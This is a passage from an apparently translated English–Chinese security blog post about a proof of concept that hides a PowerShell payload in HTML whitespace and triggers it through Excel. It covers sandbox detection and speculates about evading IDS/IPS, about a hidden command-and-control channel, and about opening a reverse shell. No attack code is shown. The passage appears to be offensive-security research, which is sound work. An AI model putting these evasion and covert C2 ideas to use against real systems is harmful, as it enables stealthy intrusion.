
Let's check on VirusTotal anyway:

无论如何，让我们检查VirusTotal：




These are the suspicious indicators: it is clearly unusual for Excel to make HTTP requests, but no alarm from IPS or IDS:

这些是可疑的指标：Excel发出HTTP请求显然很罕见，但是没有来自IPS或IDS的警报：



To be clear, normally there would be some evidence like these, which are precisely the Suricata rules:

需要明确的是，通常会有一些类似的证据，这些正是Suricata规则：



Okay, the sandbox notices (of course) and the URL is quite obvious. Even a static analysis of the sample would have allowed us to trace the behavior.

好的，沙盒会发出通知(当然)，并且URL很明显。 甚至样本的静态分析也可以让我们追踪行为。

But what if instead of delivering the payload I installed a service? What if it were a browser plugin? In short, if I could avoid the sandbox and the connections were towards http://random.foo/info.htm (invented!) could I rely only on the reputation of a domain?

但是，如果我没有提供有效载荷，而是安装了服务，该怎么办？ 如果是浏览器插件怎么办？ 简而言之，如果我能避免使用沙箱，并且连接指向http://random.foo/info.htm (已发明！)，我是否只能依靠域名的信誉？

结论 (Conclusions)

Okay, it's a POC. Yes, a payload must still be delivered before it can be executed. And yes, a sandbox will still notice what is being done.

好的，这是一个POC。 是的，有效负载仍然必须交付才能执行。 是的，沙箱仍会注意到正在执行的操作。

But let's imagine a more targeted version, perhaps with an offset from which to read the steganographed part in an HTML page, a service running on your PC that makes web requests to absolutely harmless pages that we control.

但是，让我们想象一个更具针对性的版本，也许有一定的偏移量，可以读取HTML页面中的隐秘部分，这是一种在您的PC上运行的服务，可向我们控制的绝对无害的页面发出Web请求。

Wouldn’t that be a Command and Control hidden in plain sight? After the sandbox, would an IPS / IDS be able to intercept it?

难道这不是隐藏在视线中的命令和控制吗？ 沙箱之后，IPS / IDS是否可以拦截它？

Meanwhile, I certainly had a lot of fun opening a reverse shell by “running” an HTML file.

同时，通过“运行” HTML文件打开反向外壳当然很有趣。

> 翻译自: https://medium.com/swlh/html-whitespace-steganography-binary-exploit-delivery-w-powershell-over-html-poc-68fc286c581d

漏洞poc和漏洞利用